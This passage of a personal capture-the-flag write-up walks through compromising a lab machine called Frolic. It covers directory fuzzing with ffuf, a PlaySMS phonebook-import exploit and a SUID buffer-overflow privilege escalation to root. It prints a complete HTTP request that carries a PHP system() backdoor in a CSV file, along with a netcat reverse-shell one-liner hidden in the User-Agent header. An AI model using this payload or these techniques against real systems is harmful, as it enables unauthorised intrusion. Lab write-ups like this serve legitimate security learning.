
At this point I probably found a password. Therefore, I run again FFUF to keep to search new path. I run it on the path I preciously found. In this way, I found a new backup path, as shown in the following picture:



```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ ffuf -c -w ./finalWordlistWebContentEnum.txt -u http://10.10.10.111:9999/dev/FUZZ -t 200 -v -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.111:9999/dev/FUZZ
 :: Wordlist         : FUZZ: /home/k14d1u5/Desktop/finalWordlistWebContentEnum.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

[Status: 301, Size: 194, Words: 7, Lines: 8, Duration: 43ms]
| URL | http://10.10.10.111:9999/dev/.
| --> | http://10.10.10.111:9999/dev/./
    * FUZZ: .

[Status: 301, Size: 194, Words: 7, Lines: 8, Duration: 50ms]
| URL | http://10.10.10.111:9999/dev/backup
| --> | http://10.10.10.111:9999/dev/backup/
    * FUZZ: backup

[Status: 200, Size: 5, Words: 1, Lines: 2, Duration: 39ms]
| URL | http://10.10.10.111:9999/dev/test
    * FUZZ: test

:: Progress: [255948/255948] :: Job [1/1] :: 4608 req/sec :: Duration: [0:00:59] :: Errors: 0 ::
```

Figure 12 - Second FFUF run

When I browsed to this path, I found a new one, as shown in the following:




/playsms

Figure 13 - New path found

On the new one, I found a new login. Luckily, I can log in here using the user *admin* and the password I decoded from the zip archive. On this last path, I found an application named PlaySMS and its version.

Therefore, I looked for some exploit on the Internet. Luckily, I found an interesting one. At this point, I leverage it as shown in the following picture:




```
POST /playsms/index.php?app=main&inc=feature_phonebook&route=import&op=import HTTP/1.1
Host: 10.10.10.111:9999
User-Agent: rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.15 6666 >/tmp/f
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------308520642166554477913849074 71
Content-Length: 463
Origin: http://10.10.10.111:9999
Connection: close
Referer: http://10.10.10.111:9999/playsms/index.php?app=main&inc=feature_phonebook&route=import&op=list
Cookie: main_config_last_tab=%23tabs-default-settings; PHPSESSID=4vga3qj822cq8fr8svfjgs06b2
Upgrade-Insecure-Requests: 1

-----------------------------30852064216655447791384907471
Content-Disposition: form-data; name="X-CSRF-Token"

7f7c007210537eb027e80900e4ffebec
-----------------------------30852064216655447791384907471
Content-Disposition: form-data; name="fnpb"; filename="backdoor.csv"
Content-Type: text/csv

Name,Mobile,Email,Group code,Tags
<?php $t=$_SERVER['HTTP_USER_AGENT'];  system($t); ?>,22,,,

-----------------------------30852064216655447791384907471--
```

```
HTTP/1.1 504 Gateway Time-out
Server: nginx/1.10.3 (Ubuntu)
Date: Wed, 09 Apr 2025 17:51:36 GMT
Content-Type: text/html
Content-Length: 192
Connection: close

<html>
  <head>
    <title>
      504 Gateway Time-out
    </title>
  </head>
  <body bgcolor="white">
    <center>
      <h1>
        504 Gateway Time-out
      </h1>
    </center>
    <hr>
    <center>
      nginx/1.10.3 (Ubuntu)
    </center>
  </body>
</html>
```

Figure 14 - PlaySMS exploit


In this way I obtained the first shell, as shown in the following:



```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.111] 53074
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ pwd
/var/www/html/playsms
$ 
```

Figure 15 - First shell obtained

Luckily, I was able to read and retrieve the user flag:




```
www-data@frolic:/home/ayush$ ls -la
ls -la
total 28
drwxr-xr-x 3 ayush ayush 4096 Sep  9  2022 .
drwxr-xr-x 4 root  root  4096 Sep  9  2022 ..
lrwxrwxrwx 1 root  root     9 Sep  9  2022 .bash_history → /dev/null
-rw-r--r-- 1 ayush ayush  220 Sep 23  2018 .bash_logout
-rw-r--r-- 1 ayush ayush 3771 Sep 23  2018 .bashrc
drwxrwxr-x 2 ayush ayush 4096 Sep  9  2022 .binary
-rw-r--r-- 1 ayush ayush  655 Sep 23  2018 .profile
-rwxr-xr-x 1 ayush ayush   33 Apr  9 21:44 user.txt
www-data@frolic:/home/ayush$ cat user.txt
cat user.txt
8[redacted]7
www-data@frolic:/home/ayush$ 
```

Figure 16 - User flag

Privilege escalation


Finally, I was able to work on the privilege escalation. In the Ayush home folder, I found a non-standard folder named $.binary$. This folder contains an executable file named rop. This file was owned by the $root$ user and has the suid bit set. Also, it required a message that is returned in the output. Therefore, I investigated it using the $strings$ command:



```
                                ◆◆◆◆◆◆ ◆ ((0(5V
`◆/     ◆fwww-data@frolic:/home/ayush/.binary$ ls -la
ls -la
total 16
drwxrwxr-x 2 ayush ayush 4096 Sep  9  2022 .
drwxr-xr-x 3 ayush ayush 4096 Sep  9  2022 ..
-rwsr-xr-x 1 root  root  7480 Sep 25  2018 rop
www-data@frolic:/home/ayush/.binary$ strings rop
strings rop
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
setuid
strcpy
puts
printf
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh
UWVS
t$,U
[^_]
[*] Usage: program <message>
[+] Message sent:
;*2$"0
```


Figure 17 - Interesting custom executable file

Since it used the strcpy unsafe function, it could be vulnerable to the buffer overflow issue. Therefore, I performed some checks, as shown in the following pictures:



```
/home/ayush/.binary/rop
www-data@frolic:~/html/playsms$ cat /proc/sys/kernel/randomize_va_space
cat /proc/sys/kernel/randomize_va_space
0
www-data@frolic:~/html/playsms$
```


Figure 18 - ASLR check



```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ checksec --file=./rop.elf
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   73 Symbols       No     0               2               ./rop.elf
```

Figure 19 - Other checks related to buffer overflow


Since these outputs provided that PIE and ASLR were not enabled, it was possible to leverage the buffer overflow issue. Also, since the NX flag is enabled, I was not able to execute code from the stack. At this point, I calculated the offset to the return address:



```
(gdb) set args AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/k14d1u5/Desktop/rop.elf AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

Figure 20 - Offset to the return address


I did it manually, but I was able to use the $msf-pattern\_create$ tool. The offset value was 52 bytes. At this point, I needed to find a function to call to leverage the buffer overflow. I just listed the libraries used by the rop executable file:



```
www-data@frolic:~/html/playsms$ ldd /home/ayush/.binary/rop
ldd /home/ayush/.binary/rop
        linux-gate.so.1 =>  (0×b7fda000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0×b7e19000)
        /lib/ld-linux.so.2 (0×b7fdb000)
www-data@frolic:~/html/playsms$
```

Figure 21 - List of libraries used by rop executable


Therefore, I checked the libraries implementation:



```
www-data@frolic:~/html/playsms$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep FUNC | grep system
<sms$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep FUNC | grep system
   245: 00112f20    68 FUNC    GLOBAL DEFAULT   13 svcerr_systemerr@@GLIBC_2.0
   627: 0003ada0    55 FUNC    GLOBAL DEFAULT   13 __libc_system@@GLIBC_PRIVATE
  1457: 0003ada0    55 FUNC    WEAK   DEFAULT   13 system@@GLIBC_2.0
www-data@frolic:~/html/playsms$
```

Figure 22 - Function to use to exploit the buffer overflow

Luckily, I found a $system$ function in the $libc.so.6$ library. Finally, I have all the information I needed to run the exploit. I wrote a Python script to generate the full payload and I run the rop executable file using it. In this way, I obtained the root shell and I retrieved the root flag, as shown in the following picture:



```
www-data@frolic:~/html/playsms$ /home/ayush/.binary/rop $(python ./exploit.py)
<sms$ /home/ayush/.binary/rop $(python ./exploit.py)
# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
# pwd
pwd
/var/www/html/playsms
# cd /root
cd /root
# cat root.txt
cat root.txt
4[redacted]c
#
```

Figure 23 - Privilege escalation and root flag

Personal comments

I experienced some strange behaviors when I did this box. I don't know why FFUF worked only using the IP and not the URL and Burp Suite didn't properly decoded hexadecimal code. It was a little bit strange and annoying. Even if the user flag required a lot of steps, it was very direct and easy to understand how to obtain it. The root flag was a little bit hard because it was a buffer overflow. Also, I needed to note that I was not able to execute code by the stack. So, it was not a "standard" kind of buffer overflow, but a particular one. Due to this, I spent more time to complete the box. At the end, I evaluate it as a Medium difficulty box.

References

- Site used to decode codes: https://www.geocachingtoolbox.com/index.php?lang=en&page=brainfuckOok;
- SMSPlay exploit: https://www.exploit-db.com/exploits/42044;
- Special permission in Linux: https://www.scaler.com/topics/special-permissions-in-linux/;
- Difference by ASLR and PIE: https://stackoverflow.com/questions/54747917/difference-between-aslr-and-pie;
- Find a buffer overflow using GDB: https://cseweb.ucsd.edu/~dstefan/cse127-fall20/notes/bufferoverflow.html;

- How to exploit a ROP buffer overflow (Italian source): https://medium.com/@steccami/buffer-overflow-rop-chain-un-esempio-pratico-34ce06096783;
- ROP Buffer overlow: https://github.com/ahkecha/ROP.